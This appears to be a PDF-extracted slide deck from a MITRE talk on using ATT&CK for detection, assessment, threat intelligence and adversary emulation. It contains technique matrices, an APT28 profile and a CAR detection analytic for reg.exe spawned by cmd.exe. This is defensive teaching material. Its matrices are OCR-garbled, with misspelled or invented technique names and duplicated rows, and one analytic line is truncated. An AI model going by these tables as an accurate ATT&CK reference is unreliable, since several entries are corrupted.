

# Threat Informed Defense with MITRE ATT&CK™

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# System Owner/User Discovery (T1033)

## \$whoami

- **Senior Cyber Adversarial Engineer at MITRE**
  - MITRE ATT&CK
  - Red Team Lead
- **Former US Army Cyber Operations Specialist**
  - Cyber Protection Brigade
  - Army Cyber Command
- **Volunteer**



*Canoe N' Scoop, Baltimore MD*

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**“Do what you can, with what you have,  
where you are.”**

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**-Theodore Roosevelt**

# Tough Questions for Defenders

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
- **How effective are my defenses?**
- **Do I have a chance at detecting APT28?**
- **Is the data I'm collecting useful?**
- **Do I have overlapping tool coverage?**
- **Will this new product help my organization's defenses?**

# What is ATT&CK?

**A knowledge base of  
adversary behavior**

- ***Based on real-world observations***
- ***Free, open, and globally accessible***
- ***A common language***
- ***Community-driven***


# The Difficult Task of Detecting TTPs



Source: David Bianco, <https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>

## David Bianco's Pyramid of Pain

# Zooming in on the Adversary Lifecycle



# Breaking Down ATT&CK

Techniques: how the goals are achieved

## Tactics: the adversary's technical goals

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Launchctl	Component Firmware	Hooking	Control Panel Items	Keylogging	Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	SSH Hijacking	Video Capture	Multiband Communication		Stored Data Manipulation
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Nshta	DLL Search Order Hijacking	New Service	Disabling Security Tools	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services							Remote File Copy		
	Regsvr32	File System Permissions Weakness							Standard Application Layer Protocol		
	Rundll32	Hidden Files and Directories							Standard Cryptographic Protocol		
	Scheduled Task	Hooking							Standard Non-Application Layer Protocol		
	Scripting	Hypervisor							Uncommonly Used Port		
	Service Execution	Image File Execution Options Injection							Web Service		
	Signed Binary Proxy Execution	Kernel Modules and Extensions									
	Signed Script Proxy Execution	Launch Agent									
	Source	Launch Daemon									
	Space after Filename	Launchctl									
	Third-party Software	LC_LOAD_DYLIB Addition									
	Trap	Local Job Scheduling									
	Trusted Developer Utilities	Login Item									
	User Execution	Logon Scripts									
	Windows Management Instrumentation	LSASS Driver									
	Windows Remote Management	Modify Existing Service									
	XSL Script Processing	Netsh Helper DLL									
		New Service									
		Office Application Startup									
		Path Interception									

### Procedures: Specific technique implementation

#### Spearphishing Attachment

##### Examples

Name	Description
APT19	APT19 sent spearphishing emails with malicious attachments in RTF and XLSM formats to deliver initial exploits. <sup>[1]</sup>
APT28	APT28 sent spearphishing emails containing malicious Microsoft Office attachments. <sup>[2][3][4][5][6]</sup>

Indicator Blocking
Indicator Removal from Tools
Indicator Removal on Host
Indirect Command Execution
Install Root Certificate
InstallUtil

New!

# Example Technique: New Service

<b>Description:</b>	When operating systems boot up, they can start programs or applications called services that perform background system functions. [...] Adversaries may install a new service which will be executed at startup by directly modifying the registry or by using tools. <sup>1</sup>
<b>Platform:</b>	Windows
<b>Permissions required:</b>	Administrator, SYSTEM
<b>Effective permissions:</b>	SYSTEM
<b>Detection:</b>	<ul style="list-style-type: none"> <li>• Monitor service creation through changes in the Registry and common utilities using command-line invocation</li> <li>• ...</li> </ul>
<b>Mitigation:</b>	<ul style="list-style-type: none"> <li>• Limit privileges of user accounts and remediate <u>Privilege Escalation</u> vectors</li> <li>• ...</li> </ul>
<b>Data sources:</b>	Windows registry, process monitoring, command-line parameters
<b>Examples:</b>	Carbanak, Lazarus Group, TinyZBot, Duqu, CozyCar, CosmicDuke, hcdLoader, ...
<b>References:</b>	1. Microsoft. (n.d.). Services. Retrieved June 7, 2016.

# Example Group: APT28

<b>Description:</b>	<b>APT28</b> is a threat group that has been attributed to the Russian government. <sup>1 2 3 4</sup> This group reportedly compromised the Democratic National Committee in April 2016. <sup>5</sup>	
<b>Aliases:</b>	Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127 <sup>1 2 3 4 5 6 7</sup>	
<b>Techniques:</b>	<ul style="list-style-type: none"> <li>• <u>Data Obfuscation</u><sup>1</sup></li> <li>• <u>Connection Proxy</u><sup>1 8</sup></li> <li>• <u>Standard Application Layer Protocol</u><sup>1</sup></li> <li>• <u>Remote File Copy</u><sup>8 9</sup></li> <li>• <u>Rundll32</u><sup>8 9</sup></li> </ul>	<ul style="list-style-type: none"> <li>• <u>Indicator Removal on Host</u><sup>5</sup></li> <li>• <u>Timestomp</u><sup>5</sup></li> <li>• <u>Credential Dumping</u><sup>10</sup></li> <li>• <u>Screen Capture</u><sup>10 11</sup></li> <li>• <u>Bootkit</u><sup>7</sup> <i>and more...</i></li> </ul>
<b>Software:</b>	<u>CHOPSTICK</u> , <u>JHUHUGIT</u> , <u>ADVSTORESHELL</u> , <u>XTunnel</u> , <u>Mimikatz</u> , <u>HIDEDRV</u> , <u>USBStealer</u> , <u>CORESHELL</u> , <u>OLDBAIT</u> , <u>XAgentOSX</u> , <u>Komplex</u> , <u>Responder</u> , <u>Forfiles</u> , <u>Winexe</u> , <u>certutil</u> <sup>1 3 6</sup>	
<b>References:</b>	1. FireEye. (2015). APT28: A WINDOW INTO RUSSIA'S CYBER ESPIONAGE OPERATIONS?. Retrieved August 19, 2015. ...	

# Who's Contributing to ATT&CK?

## 89 individuals and orgs!

- Alain Homewood, Insomnia Security
- Alan Neville, @abnev
- Anastasios Pingios
- Andrew Smith, @jakx\_
- Barry Shteiman, Exabeam
- Bartosz Jerzman
- Bryan Lee
- Carlos Borges, CIP
- Casey Smith
- Christiaan Beek, @ChristiaanBeek
- Cody Thomas, SpecterOps
- Craig Aitchison
- Daniel Oakley
- Darren Spruell
- Dave Westgard
- David Ferguson, CyberSponse
- David Lu, Tripwire
- David Routin
- Ed Williams, Trustwave, SpiderLabs
- Edward Millington
- Elger Vinicius S. Rodrigues, @elgervinicius, CYBINT Centre
- Elia Florio, Microsoft
- Emily Ratliff, IBM
- ENDGAME
- Eric Kuehn, Secure Ideas
- Erye Hernandez, Palo Alto Networks
- Felipe Espósito, @Pr0teus
- FS-ISAC
- Hans Christoffer Gaardløs
- Itamar Mizrahi
- Itzik Kotler, SafeBreach
- Jacob Wilkin, Trustwave, SpiderLabs
- Jan Miller, CrowdStrike
- Jared Atkinson, @jaredcatkinson
- Jeremy Galloway
- John Lambert, Microsoft Threat Intelligence Center
- John Strand
- Josh Abraham
- Justin Warner, ICEBRG
- Leo Loobeek, @leoloobeek
- Loic Jaquemet
- Marc-Etienne M.Léveillé, ESET
- Mark Wee
- Matt Graeber, @mattifestation, SpecterOps
- Matt Kelly, @breakersall
- Matthew Demaske, Adaptforward
- Matthew Molyett, @s1air
- McAfee
- Michael Cox
- Mike Kemmerer
- Milos Stojadinovic
- Mnemonic
- Nick Carr, FireEye
- Nik Seetharaman, Palantir
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- Oddvar Moe, @oddvarmoe
- Omkar Gudhate
- Patrick Campbell, @pjcampbe11
- Paul Speulstra, AECOM Global Security Operations Center
- Pedro Harrison
- Praetorian
- Rahmat Nurfauzi, @infosecn1nja, PT Xynexis International
- Red Canary
- RedHuntLabs (@redhuntlabs)
- Ricardo Dias
- Richard Gold, Digital Shadows
- Richie Cyrus, SpecterOps
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- Travis Smith, Tripwire
- Tristan Bennett, Seamless Intelligence
- Valerii Marchuk, Cybersecurity Help s.r.o.
- Veeral Patel
- Vincent Le Toux
- Walker Johnson
- Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank
- Yonatan Gotlib, Deep Instinct

# Threat Intelligence

```
processes = search Process:Create
reg = filter processes where (exe == "reg.exe" and parent_exe
== "cmd.exe")
cmd = filter processes where (exe == "cmd.exe" and
parent_exe != "explorer.exe")
reg_and_cmd = join (reg, cmd) where (reg.ppid == cmd.pid and
reg.hostname == cmd.hostname)
output reg and cmd
```

[illegible]

## Assessment and Engineering


[illegible]

# Adversary Emulation

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment	Command-Line	Automated Collection	Automated Exfiltration	Commonly Used Port
AppIntelliS	AppIntelliS	Bypass User Account Control	Credential Dumping	Application Discovery	Exploitation Vulnerability	Execution Through API	Clipboard Data	Data Compressed	Communication Through Removable Media
Basic Input/Output System	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Graphical User Interface	Data Staged	Data Encrypted	Custom Command and Control Protocol
Bootkit	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Passwords in Hash	PowerShell	Data from Local System	Data Transfer Size Limits	Custom Cryptographic Protocol
Change Default File Handlers	DLL Search Order Hijacking	DLL Injection	Exploitation Vulnerability	Local Network Connection Discovery	Passwords in Hash	Process Following	Data from Removable Storage Drive	Exfiltration Through Alternative Protocol	Data Defuscation
Component Firmware	Exploitation Vulnerability	DLL Search Order Hijacking	Input Capture	Network Service Scanning	Remote Device Protocol	Run as Service	Data from Removable Media	Exfiltration Through Command and Control Channel	Fallback Channels
DLL Search Order Hijacking	Legitimate Credentials	Device Loading	Network Sniffing	Peripheral Device Discovery	Remote File Copy	Scheduled Task	Email Collection	Exfiltration Through Network Medium	Multi-Stage Channels
Hypervisor	Local Port Monitor	Disabling Security Tools	Two-Factor Authentication Interception	Permission Group Discovery	Remote Services	Service Execution	Input Capture	Exfiltration Through Network Medium	Multi-band Communication
Legitimate Credentials	New Service	Exploitation Vulnerability		Process Discovery	Replication Through Removable Media	Third-party Software	Screen Capture	Scheduled Transfer	Multi-layer Encryption

# That's Great...But How Can I Actually Use It?

- How you use ATT&CK depends on *where your team is*
- ATT&CK can be useful for any level of sophistication



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- Let's dive into key use cases:
  - Detection
  - Assessment and Engineering
  - Threat Intelligence
  - Adversary Emulation

# Detection – How ATT&CK Can Help

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- **Improve focus on post-exploit activity (in addition to perimeter defenses)**
- **Move toward detecting adversary TTPs in addition to indicators**
- **Organize detections to enable:**
  - Finding gaps in coverage
  - Tracking improvement over time

# Detection



- Look at others' behavioral analytics and choose a few to implement
- Adapt them to your environment (tuning needed!)
- Check out these repositories to get started:
  - Cyber Analytics Repository: <https://car.mitre.org/>
  - Endgame EQL Analytics Library: <https://eqllib.readthedocs.io/en/latest/analytics.html>
  - Threat Hunter Playbook: <https://github.com/Cyb3rWard0g/ThreatHunter-Playbook>
  - Sigma: <https://github.com/Neo23x0/sigma>
  - Atomic Threat Coverage: <https://github.com/krakow2600/atomic-threat-coverage>

# Detection - An Example Analytic

## Pseudocode


To gain better context, it may be useful to also get information about the cmd process to know its parent. This may be helpful when tuning the analytic to an environment, if this behavior happens frequently. This may also help to rule out instances of users running `reg.exe` from within a command prompt that was created from Explorer. A second version of the analytic does not join back to the parent process, to allow a tighter time frame when actually searching. Instead, it looks for registry changes across a large number of hosts.

```
processes = search Process:Create
reg = filter processes where (exe == "reg.exe" and parent_exe == "cmd.exe")
cmd = filter processes where (exe == "cmd.exe" and parent_exe != "explorer.exe")
reg_and_cmd = join (reg, cmd) where (reg.ppid == cmd.pid and reg.hostname == cmd.hostname)
output reg_and_cmd
```

```
processes = search Process:Create
reg_processes = filter processes where (
  exe == "reg.exe" and parent_exe == "cmd.exe" and
  (command_line == "*add*" OR command_line == "*delete*" OR command_line == "*copy*" OR command_line == "*restore*" OR command_line == "*]
)
reg_processes_counted = count(hostname) as host_count group reg_processes by command_line
reg_processes_sorted = sort by host_count
output reg_processes_sorted
```


<https://car.mitre.org/analytics/CAR-2013-03-001>

# Detection



- Look at what techniques you may be able to detect based on data you're already collecting
- Host-based data is useful, but consider network data too (e.g. Bro/Zeek)
- Example data sources associated with ATT&CK techniques:
  - Windows registry
  - Process monitoring
  - Command-line parameters
  - Network intrusion detection system
  - *and more...*

# Detection



- Choose *one* data source and write your own analytics
- Use our script help you pull the data sources from ATT&CK:  
<https://github.com/mitre-attack/attack-scripts/tree/master/scripts>

## scripts

This folder contains one-off scripts for working with ATT&CK content. These scripts are included either because they provide useful functionality or as demonstrations of how to fetch, parse or visualize ATT&CK content.

script	description
<a href="#">techniques_from_data_src.py</a>	Fetches the current ATT&CK STIX 2.0 objects from the ATT&CK TAXII server, prints all of the data sources listed in Enterprise ATT&CK, and then lists all the Enterprise techniques containing a given data source. Run <code>python3 techniques_from_data_source.py -h</code> for usage instructions.

# Detection



- **Assess your detection coverage across ATT&CK**
  - Consider starting with one tactic and expanding from there
  - Choose a “coverage rating” that works for you:
    - 1-5 based on quality or number of detections
    - Low, Medium, High based on confidence you would detect that behavior
    - **Remember you’ll never get to 100% or “perfect” coverage!**

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 Items	31 Items	56 Items	28 Items	59 Items	20 Items	19 Items	17 Items	13 Items	9 Items	21 Items
Drive-by Compromise	AppleScript	bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Batch History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	Applet DLLs	Applet DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearghishing	Execution through API	Application Shimmons	Application Shimmons	Clear Command History	Credentials in Registry	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearghishing Attachment	Execution through Module Load	Authentication Package	Authentication Package	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearghishing Link	Exploitation for Client Execution	BITS Jobs	DLL Search Order Hijacking	Component Firmware	Forced Authentication	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Dylib Hijacking	Control Panel Items	Hooking	Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	InstallUIX	Change Default File Association	Exploitation for Privilege Escalation	DCShadow	Input Capture	Permission Group Discovery	Remote File Copy	Data Staged	Exfiltration Over Physical Medium	Fallback Channels
Valid Accounts	Launchctl	Component Firmware	Extra Window Memory Injection	Deofuscate/Decode Files or Information	Input Prompt	Process Discovery	Remote Services	Email Collection	Scheduled Transfer	Multi-hop Proxy
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	Powercat	DLL Search Order Hijacking	Hooking	Exploitation for Defense Evasion	LLMNR/NBNS Poisoning	System Information Discovery	Taint Shared Content	Video Capture	Standard Application Layer Protocol	Multilayer Encryption
	PowerSploit	Dylib Hijacking	Image File Execution Options Injection	Exploitation for Defense Evasion	Password Filter DLL	System Information Discovery	Third-party Software			Port Knocking
	Regsvr32	External Remote Services	Launch Daemon	File System Logical Offsets	Private Keys	System Network	Windows Admin Shares			Remote Access Tools
	Runas	File System Permissions Weakness	New Service		Replication Through Removable Media					Remote File Copy
	Scheduled Task									Standard

Credit: Kyle Rainey and Red Canary  
<https://redcanary.com/blog/avoiding-common-attack-pitfalls/>

# Detection



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	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Application Layer Protocol		
	Rundll32	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Two-Factor Authentication Interception	System Owner/User Discovery			Standard Cryptographic Protocol		
	Scheduled Task	Hooking	Scheduled Task	Extra Window Memory Injection		System Service Discovery			Standard Non-Application Layer Protocol		
	Scripting	Hypervisor	Service Registry Permissions Weakness	File Deletion		System Time Discovery			Uncommonly Used Port		
	Service Execution	Image File Execution Options Injection	Setuid and Setgid	File Permissions Modification		Virtualization/Sandbox Evasion			Web Service		
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	File System Logical Offsets							
	Signed Script Proxy Execution	Launch Agent	Startup Items	Gatekeeper Bypass							
	Source	Launch Daemon	Sudo	Group Policy Modification							
	Space after Filename	Launchctl	Sudo Caching	Hidden Files and Directories							
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Hidden Users							
	Trap	Local Job Scheduling	Web Shell	Hidden Window							
	Trusted Developer Utilities	Login Item		HISTCONTROL							
	User Execution	Logon Scripts		Image File Execution Options Injection							
	Windows Management Instrumentation	LSASS Driver		Indicator Blocking							
	Windows Remote Management	Modify Existing Service		Indicator Removal from Tools							
